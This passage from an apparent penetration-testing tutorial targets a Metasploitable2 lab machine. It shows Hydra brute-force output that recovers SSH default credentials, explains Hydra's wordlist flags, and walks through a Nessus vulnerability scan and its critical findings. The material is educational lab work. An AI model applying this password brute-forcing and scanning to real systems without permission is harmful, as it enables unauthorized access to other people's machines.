[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "msfadmin" - 1 of 400 [child 0] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "123" - 2 of 400 [child 1] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "123456789" - 3 of 400 [child 2] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "2468" - 4 of 400 [child 3] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "13579" - 5 of 400 [child 4] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "1010110" - 6 of 400 [child 5] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "password" - 7 of 400 [child 6] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "tree" - 8 of 400 [child 7] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "flower" - 9 of 400 [child 8] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "msfadmin" - 10 of 400 [child 9] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "987654321" - 11 of 400 [child 10] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "0123456789" - 12 of 400 [child 11] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "dilshan" - 13 of 400 [child 12] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "eranda" - 14 of 400 [child 13] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "password1234" - 15 of 400 [child 14] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "pass123" - 16 of 400 [child 15] (0/0)
[22][ssh] host: 192.168.56.100   login: msfadmin   password: msfadmin
[STATUS] attack finished for 192.168.56.100 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-03 12:49:53
```

“-V” → **Verbose**

“-L” → **File List** that contain usernames.

“-P” → **Password List**

“-f” → **Stop the BruteForce when correct combination is found**

So as you can see in the above image, the tool checks for all the possible combinations.

Then the **Hydra tool** was able to successfully identify the correct login credentials of the **metasploitable2** machine.

8 – Nessus Vulnerability Scanner

Nessus is an open-source **Network Vulnerability Scanner** which uses the common vulnerabilities and exposures architecture for easy cross-linking between compliant security tools.


This particular tool uses **Nessus Attack Scripting Language** *(NASL)* to identify potential risks & attacks. This remote security scanning tool is capable of scanning a computer and alert, if it identifies any vulnerabilities that a malicious hacker could use to gain access to any computer over the network.

On average, Nessus does over 1200 checks on a particular computer, testing to see if any of these attacks could be used to exploit the system.


This tool is available for all the Linux, Windows & Mac platforms.

So as the very first step, you need to download & install the Nessus tool to your computer. By browsing to their official website, you can easily download the Nessus tool.


But, during the installation process, you are asked to create an account. After creating an account, an Activation Code is sent to our email. So we need to use that Code in order to continue with the installation process.




So, it takes several hours to complete the installation process.




So after the installation process is completed, you are getting an interface like this.



In here, you need to provide the IP Address of the target host. In my case, it's the IP Address of metasploitable2 machine.





So it takes about an hour, to complete the scanning process.





As you can see in the above image, the scan result indicates that there are **8 critical vulnerabilities** in our target host. After that there are several High, Medium & Low level vulnerabilities too.

So now let's see about **all the identified vulnerabilities** in our metasploitable2 machine.



nessus Essentials
Scans
Settings
admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
TENABLE
Community
Research
Plugin Release Notes
Tenable News
Python-Babel/Babel Locale Directory Traversal / Ar...
Read More
My Basic Network Scan
Back to My Scans
Configure
Audit Trail
Launch
Report
Export
Hosts 1
Vulnerabilities 60
Remediations 3
VPR Top Threats
History 1
Filter
Search Vulnerabilities
60 Vulnerabilities
Sev
Name
Family
Count
CRITICAL SSL (Multiple Issu... Gain a shell remotely 3
MIXED Apache Tomcat (... Web Servers 3
MIXED Web Server (Multi... Web Servers 3
CRITICAL Bind Shell Backdoor De... Backdoors 1
CRITICAL Unix Operating System ... General 1
CRITICAL VNC Server 'password' ... Gain a shell remotely 1
MIXED SSL (Multiple Issu... General 26
MIXED ISC Bind (Multiple... DNS 5
MIXED SSL (Multiple Issu... Service detection 3
HIGH NFS Shares World Read... RPC 1
HIGH Samba Badlock Vulnera... General 1
MIXED HTTP (Multiple Iss... Web Servers 6
MIXED SSH (Multiple Issu... Misc. 4
MIXED TLS (Multiple Issu... Misc. 2
Scan Details
Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 5:17 PM
End: Today at 5:27 PM
Elapsed: 10 minutes
Vulnerabilities
Critical
High
Medium
Low
Info

